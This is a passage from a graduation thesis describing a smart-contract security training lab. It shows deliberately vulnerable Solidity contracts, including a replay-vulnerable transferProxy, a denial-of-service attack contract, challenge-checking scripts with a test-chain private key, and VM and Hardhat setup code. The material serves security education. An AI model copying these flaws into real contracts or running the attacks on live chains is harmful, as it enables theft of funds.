previous highest bidder, if it fails then revert

        highestBidder = msg.sender;
        highestBid = msg.value;
    }
}

contract MishandledExceptionsAttack {
    MishandledExceptions public target;


    constructor(address _targetContract) payable public {
        target = MishandledExceptions(_targetContract);
    }

    function dos() public {
        target.bid{value:5 ether}();
    }

    receive() external payable {
        revert();
    }

    function contractBalance() public view returns(uint) {
        return address(this).balance;
    }
}
```

The challenge is complete once the contract's *bid* function fails. The following code snippet interacts with the contract and checks if the challenge is complete:

```
#!/bin/bash

export WEB3_RPC_URL=http://server:8545
export
WEB3_PRIVATE_KEY=0x6d81f61f321f8cd673173cb86828572d1b7dcd63841f4590c
2547b0afcbd413e
checks_pubkey=0xF62219adFc72f6AbB202fB57a3c24d4beD6088dc
contract="MishandledExceptions"
contractAddress="$(jq '.deployments' /root/deployments.json | jq -r
--arg keyvar "$contract" '.[$keyvar][0]')"
contractABI="/root/contracts/$contract.abi"


while true; do
    highestBid=$(web3 contract call --address $contractAddress --abi
"$contractABI" --function highestBid)
    highestBidder=$(web3 contract call --address $contractAddress --
abi "$contractABI" --function highestBidder)


    if [[ "$highestBidder" == "$checks_pubkey" ]]; then
        echo "[+] We remain the highest bidder.."
        sleep 5
        continue
    fi

    echo "[+] Attempting bid.."
    if ! web3 contract call --address $contractAddress --abi
"$contractABI" --function bid --amount "$(($highestBid + 1))"; then
        # Challenge is complete
    else
        # Challenge is incomplete
    fi
   sleep 5
done
```

5.1.7 Replay attack

The smart contract vulnerable to replay attack from a Medium article [12] was used as a baseline and modified to meet the learning environment's criteria:

```
pragma solidity ^0.6.0;

contract ReplayAttack {

    mapping (address => uint256) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }


    function transferProxy(address _from, address _to, uint256
_value, uint256 _fee, uint8 _v, bytes32 _r, bytes32 _s) public
returns (bool) {
```

```
        if(balances[_from] < _fee + _value || _fee > _fee + _value)
revert();

        bytes32 h =
keccak256(abi.encodePacked(_from,_to,_value,_fee));
        if(_from != ecrecover(_toEthSignedMessageHash(h),_v,_r,_s))
revert();

        if(balances[_to] + _value < balances[_to] ||
balances[msg.sender] + _fee < balances[msg.sender]) revert();


        balances[_to] += _value;
        balances[msg.sender] += _fee;
        balances[_from] -= _value + _fee;
        return true;
    }


    function _toEthSignedMessageHash(bytes32 hash) internal pure
returns (bytes32) {
        return keccak256(abi.encodePacked("\x19Ethereum Signed
Message:\n32", hash));
    }
}
```

The challenge is complete once the contract's balance is fully drained. The following code snippet interacts with the contract and checks if the challenge is complete:

```
#!/bin/bash

export WEB3_RPC_URL=http://server:8545
contract="ReplayAttack"
contractAddress="$(jq '.deployments' /root/deployments.json | jq -r
--arg keyvar "$contract" '.[$keyvar][0]')"
signer=$(jq -r '.deployer' /root/deployments.json)
contractABI="/root/contracts/$contract.abi"

while true; do
    if [[ $(web3 contract call --address $contractAddress --abi
"$contractABI" --function balances "$signer") -eq 0 ]]; then
        # Challenge is complete
    else
        # Challenge is incomplete
    fi
   sleep 5
done
```

5.2 Learning environment infrastructure

The learning environment consists of three virtual machines:

1. **Router:** Handles environment setup and assessments.
    a. Sets up environments.
    b. Assesses challenges.
2. **Desktop:** Provides a workplace for interacting with challenges.
    a. Provides access to Remix IDE which is hosted in server.
    b. Hosts a Remix IDE workspace containing smart contracts.
3. **Server:** Contains Ethereum node and smart contracts.
    a. Hosts Hardhat development environment.
        i. Ethereum node
        ii. Smart contracts and deployment

5.2.1 Router

The router virtual machine is responsible for setting up the environment, ensuring that everything is working correctly and assessing challenges.

5.2.1.1 Requirements

SSH access to all machines is required and the web3 CLI interaction tool by GoChain [14] must be installed and made available in environment path.

5.2.1.2 Environment setup

The following script is executed to configure the entire learning environment.

```
#!/bin/bash

ssh -t server bash <<EOF
docker run --detach -p 80:80 remixproject/remix-ide:latest
EOF

scp -r root@server:/root/thesis/contracts /root
```

```
scp -r /root/contracts root@desktop:/home/student/Desktop/remix-
workspace
ssh desktop "chmod -R 777 /home/student/Desktop/remix-workspace"

# Web3 RPC healthcheck
while ! web3 --rpc-url http://server:8545 id; do
    echo "[INFO] Node not up yet! Sleeping 2s.."
    sleep 2
done

ssh server "cd /root/thesis && npx hardhat run ./scripts/deploy.js"

scp root@server:/root/thesis/deployments.json /root


# Generate contract ABis
cd /root/contracts
find ./ -type f -name "*.sol" -exec web3 contract build "{}" --solc-
version 0.6.12 \;
```

The above script does the following:

1. Connect to the *server* machine via SSH and run the Remix IDE docker container on port tcp/80.

2. Copy smart contracts from *server* and place them in the learner's *Desktop* environment.

3. Perform a health check on the Ethereum node RPC endpoint.

4. Connect to the *server* machine via SSH and run the smart contract deployment script.

5. Copy the *deployments.json* file from *server* containing contract deployments, addresses and the other necessary information.

6. Generate contract ABIs using the web3 cli interaction tool.

5.2.2 Desktop

The Desktop virtual machine is the learner's workplace for interacting with smart contracts. Access to Remix IDE is given and the Remixd tool [15] is configured to provide filesystem access from Remix IDE to a local workspace containing smart contracts.

5.2.2.1 Environment setup

The following service file must be created and placed in */etc/systemd/system/remixd.service:*

```
[Unit]
Description=Remixd
After=network.target

[Service]
Type=simple
User=student
ExecStart=/usr/bin/remixd -s /home/student/Desktop/remix-workspace -
-remix-ide http://server
Restart=on-failure

[Install]
WantedBy=multi-user.target
```

The following script is executed to configure the Desktop environment:

```
#!/bin/bash

export DEBIAN_FRONTEND=noninteractive

# Setup Nodejs
curl -sL https://deb.nodesource.com/setup_16.x -o
/tmp/nodesource_setup.sh
bash /tmp/nodesource_setup.sh
apt install -y nodejs
npm install -g @remix-project/remixd


# Remixd
mkdir /home/student/Desktop/remix-workspace
systemctl enable remixd.service
```

The above script does the following:

1. Install NodeJS version 16.
    a. Install Remixd module.
2. Create *remix-workspace* directory in *Desktop* where smart contracts will be placed.
3. Enable the Remixd service.

5.2.3 Server

The server virtual machine runs the Ethereum node, Remix IDE, and contains the smart contracts as well as deployment script.

5.2.3.1 Requirements

Docker must be installed and available.

5.2.3.2 Environment setup

Hardhat is used to deploy the smart contracts. The */root/thesis* directory contains the smart contracts, deployment script and configuration:

1. **Directory:** *contracts*
    a. **Directory:** *OpenZeppelin*
        i. **File:** *SafeMath.sol* [16]
    b. **File:** *IntegerUnderflow.sol*
    c. **File:** *MishandledExceptions.sol*
    d. **File:** *Reentrancy.sol*
    e. **File:** *ReplayAttack.sol*
    f. **File:** *UnprotectedSelfDestruct.sol*
    g. **File:** *UntrustedDelegateCall.sol*
    h. **File:** *WeakRandomness.sol*
2. **Directory:** *scripts*
    a. **File:** *deploy.js* (Appendix 3)
3. **File:** hardhat.config.js (Appendix 2)

The following service file is created and placed in */etc/systemd/system/hardhat-node.service:*

```
[Unit]
Description=Hardhat Node
After=network.target

[Service]
Type=simple
User=root
WorkingDirectory=/root/thesis
ExecStart=/usr/bin/npx hardhat node --hostname 0.0.0.0
Restart=on-failure

[Install]
WantedBy=multi-user.target
```

The following script is executed to configure the environment:

```
#!/bin/bash

images=(remixproject/remix-ide:latest)

for img in "${images[@]}"; do
    docker pull "$img"
done

export DEBIAN_FRONTEND=noninteractive

# Setup Nodejs
curl -sL https://deb.nodesource.com/setup_16.x -o
/tmp/nodesource_setup.sh
bash /tmp/nodesource_setup.sh
cd /root
npm install --save-dev hardhat
npm install --save-dev @nomiclabs/hardhat-waffle ethereum-waffle
chai @nomiclabs/hardhat-ethers ethers

# Hardhat node
systemctl enable hardhat-node.service
```

5.3 Evaluation

This section presents evaluation findings from people who were asked to complete all of the objectives of the learning environment and evaluate it. The evaluation is split into two phases, where phase one is conducted by a user with experience on smart contracts, and phase two by a user who is relatively new to the subject. The following questions were asked:

1. Phase one
    a. How would you compare the usability to existing projects?
    b. How would you compare the general experience to existing projects?
    c. Is there anything that the learning environment is missing that you would like to see addressed?
2. Phase two
    a. Were all the provided necessary tools and information sufficient to complete challenges?
    b. Did you have to consult external sources to complete the challenges?
    c. Did the environment help learn more about smart contract security?
    d. On a scale of 1 to 10, how would you rate the ease of use?
    e. Did you encounter any issues?

The answers can be found in Appendix 1.

5.3.1 Feedback

The overall feedback from the participants was positive. No issues were found, and the drawbacks of other projects were correctly addressed, as shown by the following remarks:

- Presented learning environment is pre-configured and has all tools necessary pre-installed.

- It is not possible to cheat the assessments or generate false positives as the user has no control over the private keys and the assessment is done server-side.

- The environment includes learning materials to support the completion of challenges and optional hints if needed – other projects only contain challenges and do not directly explain vulnerabilities.

Moreover, the following suggestions were made to further enhance the experience:

- Implement a browser-based environment that directly exposes the Ethereum node RPC endpoint which would provide a smoother experience and allow users to use the RPC endpoint within their own development suite.

- Pre-configure Remix IDE.

6 Conclusion

Adopting best coding practices is crucial when developing DeFI applications that handle funds. This paper contributes with a learning environment where developers learn security through smart contract challenges and respective learning content. Although similar projects exist, as shown in the literature review, they have drawbacks such as time-consuming setup and unreliable assessments. The learning environment produced from this thesis work eliminates the drawbacks and offers an easy to access workplace for defeating challenges, along with respective learning content to support learning.

7 Suggestions for future work

The learning environment could be greatly improved with remediation steps presented and evaluation scripts developed to ensure that the vulnerable smart contracts are correctly remediated. However, this could prove to be challenging and time-consuming as all functions of the smart contract must be tested before checked for vulnerabilities.
Moreover, the learning environment could provide a smoother experience with applications such as the Ethereum node RPC directly exposed so that experienced users may use it within their own development suite.

References

[1] E. Genç and S. Graves, "13 Biggest DeFi Hacks and Heists," [Online]. Available: https://decrypt.co/93874/biggest-defi-hacks-heists. [Accessed 25 April 2022].

[2] Cryptopedia, “What Was The DAO?,” [Online]. Available: https://www.gemini.com/cryptopedia/the-dao-hack-makerdao. [Accessed 25 April 2022].

[3] OpenZeppelin, “Ethernaut,” [Online]. Available: https://ethernaut.openzeppelin.com/. [Accessed 25 April 2022].

[4] T. Abbate, “Damn Vulnerable DeFi,” [Online]. Available: https://www.damnvulnerabledefi.xyz/. [Accessed 25 April 2022].

[5] H. YONGFENG, B. YIYANG, L. RENPU, Z. LEON and S. PEIZHONG, “Smart Contract Security: A Software Lifecycle,” IEEE Access, 2019.

[6] Consensys, “Reentrancy,” [Online]. Available: https://consensys.github.io/smart-contract-best-practices/attacks/reentrancy/. [Accessed 25 April 2022].

[7] Etherscan, “Etherscan,” [Online]. Available: https://etherscan.io/address/0x0000000000000000000000000000000000000000. [Accessed 25 April 2022].

[8] Consensys, “Ethereum Smart Contract Best Practices - External Calls,” [Online]. Available: https://consensys.github.io/smart-contract-best-practices/development-recommendations/general/external-calls/. [Accessed 25 April 2022].

[9] R. H. Itie, “How to Survive in the Ethereum Dark Forest,” [Online]. Available: https://betterprogramming.pub/how-to-survive-in-the-ethereum-dark-forest-f21c9eca4bfe. [Accessed 25 April 2022].

[10] SWC Registry, “SWC-116,” [Online]. Available: https://swcregistry.io/docs/SWC-116. [Accessed 25 April 2022].

[11] Consensys, “Ethereum Smart Contract Best Practices - Denial of Service,” [Online]. Available: https://consensys.github.io/smart-contract-best-practices/attacks/denial-of-service/. [Accessed 25 April 2022].

[12] J. “Replay Attack Vulnerability in Ethereum Smart Contracts Introduced by transferProxy(),” 19 August 2018. [Online]. Available: https://medium.com/cypher-core/replay-attack-vulnerability-in-ethereum-smart-contracts-introduced-by-transferproxy-124bf3694e25. [Accessed 25 April 2022].

[13] OpenZeppelin, “Etherneut GitHub Repository,” [Online]. Available: https://github.com/OpenZeppelin/ethernaut/. [Accessed 25 April 2022].

[14] GoChain, “Web3 CLI Tool GitHub Repository,” [Online]. Available: https://github.com/gochain/web3. [Accessed 25 April 2022].

[15] Ethereum Project, “Remixd: Access your Local Filesystem,” [Online]. Available: https://remix-ide.readthedocs.io/en/latest/remixd.html. [Accessed 25 April 2022].

[16] OpenZeppelin, “SafeMath library Github Repository,” [Online]. Available: https://github.com/OpenZeppelin/openzeppelin-contracts/blob/v3.4.0/contracts/math/SafeMath.sol. [Accessed 25 April 2022].

[17] L. S. Sterling, The Art of Agent-Oriented Modeling, London: The MIT Press, 2009.

Appendix 1 – Evaluation feedback

Evaluation is conducted in two phases with two participants.

1.1 Phase one

The following questions are directly quoted from the evaluation questionnaire.

1. How would you compare the usability to existing projects?

   With other platforms, you need to set up your own local development environment or use Ethereum Ropsten testnet. Presented solution is self-contained and comes with an pre-installed integrated development environment.

2. How would you compare the general experience to existing projects?

   Compared to Damn Vulnerable DeFi, I like how it is not possible to cheat on solving the tasks as the learner has no control over the private keys used to deploy the contracts.

   Compared to all other projects listed above, I like how the proposed solution includes learning materials and provides optional hints when you need them. Other projects are mainly collections of challenges and do not directly tell you what you should try doing and why.

   One of the biggest advantages of the proposed solution is the grading of learner's actions. Other projects apply grading based on just the state of the blockchain, however this current project could also grade smaller step such as making a code change or configuring options in the IDE. This makes for a better learning experience.

3. Is there anything that the learning environment is missing that you would like to see addressed?

   With the current solution, the learner is provided a virtual machine with browser-based remote desktop connection. I would love to be given a

browser-based environment which directly exposes the IDE as a web application instead, and a direct connection the RPC endpoint. This would lower bandwidth and latency requirements for using the environment, and also allow learners with some Web3 experience use their own development environment just by using the exposed RPC URL.

I would like to have the IDE to be preconfigured with correct configuration (Hardhat provider, RPC URL, localhost connection) ahead of time. This should not be something that the learner does for each individual learning module or challenge.

I would also suggest looking into possibility of creating learning content on blockchains that are not EVM compatible.

1.2 Phase two

The following questions are directly quoted from the evaluation questionnaire.

1. Were all the provided necessary tools and information sufficient to complete challenges?

   Environment provided all the necessary tools to complete the challenges. I did not require to install or use any other tool. Challenges had the appropriate amount of teaching material. However, they did not explain every little step, meaning, you had to figure out some things on your own which further enhanced the learning experience.

2. Did you have to consult external sources to complete the challenges?

   My knowledge of the topic is not deep. I tinkered with the main tool (Remix) and googled about it to get familiar. However the vulnerabilities and exploitation were well explained and I did not have to consult external sources to complete them.

3. Did the environment help learn more about smart contract security?

It did. I had all the necessary tools to experiment. I could play the objectives over and over, try different things. If I messed up, I could end the module and start it again for a fresh start. I was introduced to vulnerabilities and had the chance to exploit them.

4. On a scale of 1 to 10, how would you rate the ease of use?

   10 as I had the necessary tools, description, instructions, and solutions in one place. You have everything you need to complete the challenge in one place.

5. Did you encounter any issues?

   No.

Appendix 2 – Hardhat configuration

```
require("@nomiclabs/hardhat-waffle");

// This is a sample Hardhat task. To learn how to create your own go to
// https://hardhat.org/guides/create-task.html
task("accounts", "Prints the list of accounts", async (taskArgs, hre) => {
  const accounts = await hre.ethers.getSigners();

  for (const account of accounts) {
    console.log(account.address);
  }
});

// You need to export an object to set up your config
// Go to https://hardhat.org/config/ to learn more

/**
 * @type import('hardhat/config').HardhatUserConfig
 */
module.exports = {
  solidity: "0.6.12",
  defaultNetwork: "localhost",
  networks: {
    hardhat: {
      accounts: {
        count:10
      }
    }
  },
};
```

Appendix 3 – Hardhat deployment script

```
const hre = require("hardhat");
const fs = require("fs");

async function main() {
  const [main] = await ethers.getSigners();
  var contracts = {deployments: {}}

  async function deploy(wallet,contractName,weiDeposit) {
    const SmartContract = await (await
hre.ethers.getContractFactory(contractName)).connect(wallet);
    weiDeposit = (weiDeposit)? weiDeposit : 0;
    const smartContract = await SmartContract.deploy({value:weiDeposit});
    await smartContract.deployed();
    console.log(contractName,"deployed to:", smartContract.address);
    contracts["deployments"][contractName]=[smartContract.address];
    return smartContract;
  }
  // Create wallet for deployment
  const deployer = await hre.ethers.Wallet.createRandom();
  wallet = deployer.connect(hre.ethers.provider)
  await network.provider.send("hardhat_setBalance", [ deployer.address,
"0x3635C9ADC5DEA00000", ]);
  contracts["deployer"]=deployer.address;

  //Give 1000000 ether to the account used for checks
  await network.provider.send("hardhat_setBalance", [
"0xF62219adFc72f6AbB202fB57a3c24d4beD6088dc", "0xD3C21BCECCEDA1000000", ]);

  // Debug
  console.log("Deploying contracts with the account:", deployer.address);

  // Deploy reentrancy
  const reentrancy = await deploy(wallet,"Reentrancy");
  await reentrancy.connect(wallet).deposit({from:deployer.address,value:
ethers.BigNumber.from("1100000000000000000")});

  // Deploy selfdestruct
  const selfdestruct = await deploy(wallet,"UnprotectedSelfDestruct");


  // Deploy SmartBank
  const smartBank = await deploy(wallet,"IntegerUnderflow");
  await smartBank.connect(wallet).deposit({from:deployer.address,value:
ethers.BigNumber.from("1100000000000000000")});


  // Deploy DelegateCall Challenge
  const delegateCall = await deploy(wallet,"UntrustedDelegateCall");
```

```
  // Deploy Randomness Challenge
  const coinFlip = await
deploy(wallet,"WeakRandomness",ethers.BigNumber.from("1100000000000000000"))
;


  // Deploy Mishandled Exception Challenge
  const auctionChallenge = await deploy(wallet,"MishandledExceptions");
  await auctionChallenge.connect(wallet).bid({from:deployer.address,value:
ethers.BigNumber.from("1000000000000000000")});

  // Replay
  const replayChallenge = await deploy(wallet,"ReplayAttack")
  await replayChallenge.connect(wallet).deposit({from:deployer.address,value:
ethers.BigNumber.from("2000000000000000200")});


  messageHash =
ethers.utils.solidityKeccak256(['address','address','uint256','uint256'],
[wallet.address,main.address,"1000000000000000000",100]);
  let signature = await
wallet.signMessage(ethers.utils.arrayify(messageHash));


  let r = signature.slice(0, 66)
  let s = '0x' + signature.slice(66, 130)
  let v = parseInt(Number('0x' + signature.slice(130, 132)))
  console.log('v', v)
  console.log('r', r)
  console.log('s', s)

  contracts["deployments"]["ReplayAttack"].push({
    "from":wallet.address,
    "to":main.address,
    "r":r,
    "s":s,
    "v":v
  });

  fs.writeFileSync('./deployments.json', JSON.stringify(contracts,2,4));

}

// We recommend this pattern to be able to use async/await everywhere
// and properly handle errors.
main()
  .then(() => process.exit(0))
  .catch((error) => {
    console.error(error);
    process.exit(1);
  });
```

Appendix 4 – Non-exclusive licence for reproduction and publication of a graduation thesis[1]

I Shpëtim Ibrani,

1. Grant Tallinn University of Technology free licence (non-exclusive licence) for my thesis “Learning Environment for Building Secure Smart Contracts”, supervised by Hayretdin Bahşi
   1.1. to be reproduced for the purposes of preservation and electronic publication of the graduation thesis, incl. to be entered in the digital collection of the library of Tallinn University of Technology until expiry of the term of copyright;
   1.2. to be published via the web of Tallinn University of Technology, incl. to be entered in the digital collection of the library of Tallinn University of Technology until expiry of the term of copyright.
2. I am aware that the author also retains the rights specified in clause 1 of the non-exclusive licence.
3. I confirm that granting the non-exclusive licence does not infringe other persons' intellectual property rights, the rights arising from the Personal Data Protection Act or rights arising from other legislation.

16.05.2022

1 The non-exclusive licence is not valid during the validity of access restriction indicated in the student's application for restriction on access to the graduation thesis that has been signed by the school's dean, except in case of the university's right to reproduce the thesis for preservation purposes only. If a graduation thesis is based on the joint creative activity of two or more persons and the co-author(s) has/have not granted, by the set deadline, the student defending his/her graduation thesis consent to reproduce and publish the graduation thesis in compliance with clauses 1.1 and 1.2 of the non-exclusive licence, the non-exclusive license shall not be valid for the period.